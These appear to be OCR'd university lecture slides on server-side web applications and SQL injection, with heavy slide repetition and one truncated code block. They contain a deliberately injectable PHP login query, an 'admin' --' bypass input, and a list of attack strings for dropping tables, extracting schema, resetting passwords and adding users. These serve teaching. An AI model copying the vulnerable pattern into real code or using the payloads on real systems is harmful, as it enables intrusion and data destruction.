
Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)




PHP: Hypertext Preprocessor

- Generates a HTML page dynamically
- Browser renders contents by executing the dynamically generated HTML page



W3Techs.com, 12 April 2022




140K open-source projects!

Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)
- Prepares and outputs results for users
  - Dynamically generated HTML pages
  - Content from many different sources

Interaction with the Backend Database



Interaction with the Backend Database

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php


Browser

HTTP(S) Request

HTTP(S) Response

Server-side
web application

PHP API



Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

DB Query

login.php


Browser

HTTP(S) Request

HTTP(S) Response

Server-side
web application

PHP API



Database

DB Query Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seongouk	1234	seongouk@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table `users`

DB Query Example

seongouk 1234

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seongouk	1234	seongouk@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table `users`

DB Query Example

seongouk 1234

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

```
mysql_query($query) ⇒ {id:seongouk, pw:1234,
                       email:seongouk@unist.ac.kr, …}
```

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seongouk	1234	seongouk@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table users

SQL Injection 

SQL Injection Attacks

- Very popular attack vector
- Maliciously manipulate DB via **attacker-chosen SQL queries**

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields	from this table	if each row satisfies this condition

(benign) id: seongouk, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seongouk' AND pw='1234'";
```

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields	from this table	if each row satisfies this condition

(benign) id: seongouk, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seongouk' AND pw='1234'";
```

😈 **(malicious) id: admin' --, pw: 1234**

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

(benign) id: seongouk, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seongouk' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

DB Query

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seongouk, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seongouk' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FRO users WHERE id='admin' --' AND pw='1234'";
```

Comment (started with -- in MySQL)

The injected user input is interpreted as **a part of the query**!

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seongouk, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seongouk' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

Access

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seongouk, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seongouk' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```


Access

id	pw	email	phone	…
We can log in with the admin account!				
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Example of the SQL Attack String

- **Drop tables**: `10; DROP TABLE members --`
- **Extract the table name**: `’ and 1,2,3, (select table_name from information_schema.tables limit 0,1),4 --`
- **Reset password**: `’; UPDATE USERS SET email=hcker@root.org WHERE email=victi m@yahoo.com`
- **Create new users**: `’; INSERT INTO USERS (‘uname’,‘passwd’,‘salt’); VALUES (‘hacker’,‘38a74f’, 3234);`
- **Time delay**: `SELECT sleep(10)`


Funny: Exploits of a Mom



Funny: Exploits of a Car

SQL Injection Attack

- 134 million credit cards are stolen via SQL injection attack



Popularity of SQL Injection Attack

German armed forces reveals encouraging start to security vulnerability disclosure program

Adam Bannister

More than 60 valid reports submitted since start of program three months ago

The German armed forces ('Bundeswehr') has reported a promising start to its recently launched vulnerability disclosure program (VDPBw).


Despite the absence of paid bug bounty rewards, more than 30 security researchers have submitted in excess of 60 valid vulnerabilities within 13 weeks of the scheme's launch, a spokesman for the Bundeswehr told *The Daily Swig*.

These have included cross-site scripting (XSS), SQL injection, misconfiguration, data leakage, and open redirect bugs.

HP Device Manager exploit gave attackers full control over thin client servers

Adam Bannister

Multi-stage exploit could leave enterprise networks in tatters



Bloor then cracked the password hash from the Postgres users table with "a full brute-force of 1-8 characters [...] followed by some dictionary and rule combinations, before breaking out the big guns with NPK and some EC2 GPU instances", according to a blog post published yesterday (October 5).

YOU MIGHT ALSO LIKE BitLocker sleep mode vulnerability can bypass Windows' full disk encryption

Still lacking remote access to the superuser account, he drew on previous research on escalating Postgres SQL injection to RCE by calling Postgres

WordPress Terror: Researchers discover a massive 5,000 security flaws in buggy plugins

John Leyden

The horror!

The security of the WordPress plugin ecosystem may be much worse than many have feared, as new research suggests that thousands of add-ons for the world's most popular content management system are vulnerable to web-based exploits.

After carrying out an analysis of 84,508 WordPress plugins, Spanish security researchers Jacinto Sergio Castillo Solana and Manuel Garcia Cardenas discovered more than 5,000 vulnerabilities, including 4,500 SQL injection (SQLi) flaws.

Many of the plugins analyzed displayed multiple vulnerabilities, which ranged from cross-site scripting (XSS) and Local File inclusion, as well as SQLi.

A total of 1,775 of the 84,000 WordPress plugins analyzed had a readily identifiable software bug.

Recap: SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seongouk, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seongouk' AND pw='1234'";
```

(malicious) id: admin' --,

```
$query = "SELECT * FROM
```

Can we somehow get the pw?

Access

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seongouk	1234	seongouk@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Recap: SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seongouk, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seongouk' AND pw='1234'";
```

(malicious) id: admin' --,

```
$query = "SELECT * FROM
```

Can we somehow get the pw?
⇒ Blind SQL Injection!

Access

id	pw		phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
seongouk	1234	seongouk@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Blind SQL Injection Attacks

- Queries might not return the output in direct manner (e.g., password)
  - It just shows the number of matched rows!

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

